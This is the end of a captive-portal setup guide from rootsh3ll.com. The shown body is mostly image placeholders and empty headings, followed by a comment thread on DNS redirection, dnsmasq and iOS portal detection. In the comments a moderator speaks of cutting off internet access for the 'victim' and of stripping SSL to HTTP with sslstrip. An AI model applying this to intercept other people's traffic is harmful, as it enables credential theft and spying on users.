







## Captive Portal on iOS 12.1.2





## Captive Portal on Windows 10





## Conclusion

I hope you find this guide helpful. If you have any suggestion for improvement, list them down in the comment section.


The Following setup should work for the majority of devices. use Wireshark to understand client behavior and mod\_rewrite to apply filters based on your operation.

mod\_rewrite is a very powerful module if you want to use it to grow or secure your business.

I'll be writing the guides on Business Security and Customer targeting using Captive Portals soon. Make sure to subscribe to the newsletter here to get notified when I publish each of them.

Every guide will be using this guide as the base but, it would be a completely different approach and you'll learn so much more than I could cover in this guide.

Hope you like this guide. make sure to download the PDF and other resources I used in this guide. Resources such as configuration files and web-templates.





## Download **PDF and Resources** of this guide...

Enter your best email

**Send me PDF**

PDF version contains all of the content and resources found in the web-based guide.

Now over to you. If you loved this guide make sure to share a word with your colleagues and friends 😊

or if you want to provide feedback, drop me a mail on [harry@rootsh3ll.com](mailto:harry@rootsh3ll.com)

Keep learning...

14 Comments

rootsh3ll.com

1 Login ▾

Recommend 1

Tweet

Share

Sort by Newest ▾



Join the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS (?)



Name



**manu** • 17 days ago

Is it possible to redirect traffic based on DNS only?

I want to do a captive portal in a network where I would put a raspberry pi to act as a DNS server, while leaving DHCP, NAT, and everything else to the router as before.

I know people could bypass it simply by using their own DNS but that's not an issue, it's not for securing the network, it's more for collecting emails/facebook likes.

I can code the captive portal myself without any issues, I was just curious if DNS only was possible.

1 ^ | ▾ • Reply • Share ▸



**Hardeep Singh** Mod → manu • 17 days ago

You can do that by configuring dnsmasq as a DNS server only in the Pi.  
Then tell the router what DNS server to use, by providing the ethernet IP of the Pi.

That way router will forward all DNS queries to the Pi and keep the DHCP, NAT to itself.

Dnsmasq can be used to redirect traffic based on DNS values. Use “-H” flag with a file of target host and destination IP.

^ | v • Reply • Share ›



**Untung Prasetya** • 4 months ago

Hi, how can i configure for account login web page?

^ | v • Reply • Share ›



**Prasanna Pm** • 5 months ago

Hi, Is this working with latest iOS 12.2 as well?

1 ^ | v • Reply • Share ›



**Hardeep Singh** Mod → Prasanna Pm • 5 months ago • edited

Just tested on iOS 12.2 (16E5191d) and can confirm it's working absolutely fine.

^ | v • Reply • Share ›



**Prasanna Pm** → Hardeep Singh • 5 months ago • edited

I have similar setup but then iphone Xr: 12.2 is not working. BTW it was working with 12.1.1/11.03 etc..Will behavior change across iOS version vs devices? very Strange!

^ | v • Reply • Share ›



**Hardeep Singh** Mod → Prasanna Pm • 5 months ago

Ideally it shouldn't since underlying OS and wireless software is same.  
what does your apache access log says?

```
tail -F /var/log/apache2/apple_access.log
```

^ | v • Reply • Share ›



**Prasanna Pm** → Hardeep Singh • 5 months ago

Mine is not exactly same as yours. Mine is more complex where I have squid,nginx etc.

^ | v • Reply • Share ›



**Hardeep Singh** Mod → Prasanna Pm • 5 months ago

Also, if possible please share the nginx access log and the pcap file of the process on my email: harry@rootsh3ll.com

There could be a possible change in the request based on newer iphones. Just to be sure, please send me the access log and packet capture file of iOS connection.

^ | v • Reply • Share ›



**Hardeep Singh** Mod → Prasanna Pm • 5 months ago • edited

The key is "CaptiveNetworkSupport" User Agent.

Use nginx to rewrite all the GET requests that contains

"CaptiveNetworkSupport" string to either '/' or 10.0.0.1/ with a 302 redirect

make sure to disable internet access for victim echo 0 >

/proc/sys/net/ipv4/ip\_forward and run all the iptables command mentioned in the article.

^ | v • Reply • Share ›



**Prasanna Pm** → Hardeep Singh • 5 months ago

Whats the best way to reach you to send those?

^ | v • Reply • Share ›



**m3xb0** • 5 months ago





so you are saying that there is no way i can redirect secured Transfer Protocol ??

^ | v • Reply • Share ›



**Hardeep Singh** Mod m3xb0 • 5 months ago

With HSTS header implemented, atm, no. If it's a simple SSL implementation, it can be stripped down to http using tools like sslstrip

^ | v • Reply • Share ›



**Yunfei Yang** • 6 months ago

You can use iptables redirect all DNS query to your dnsmasq ,and dnsmasq return your local web server address

^ | v • Reply • Share ›

[Subscribe](#)

[Add Disqus to your site](#)

[Disqus' Privacy Policy](#)

**DISQUS**

Copyright © 2019 rootsh3ll. All rights reserved.

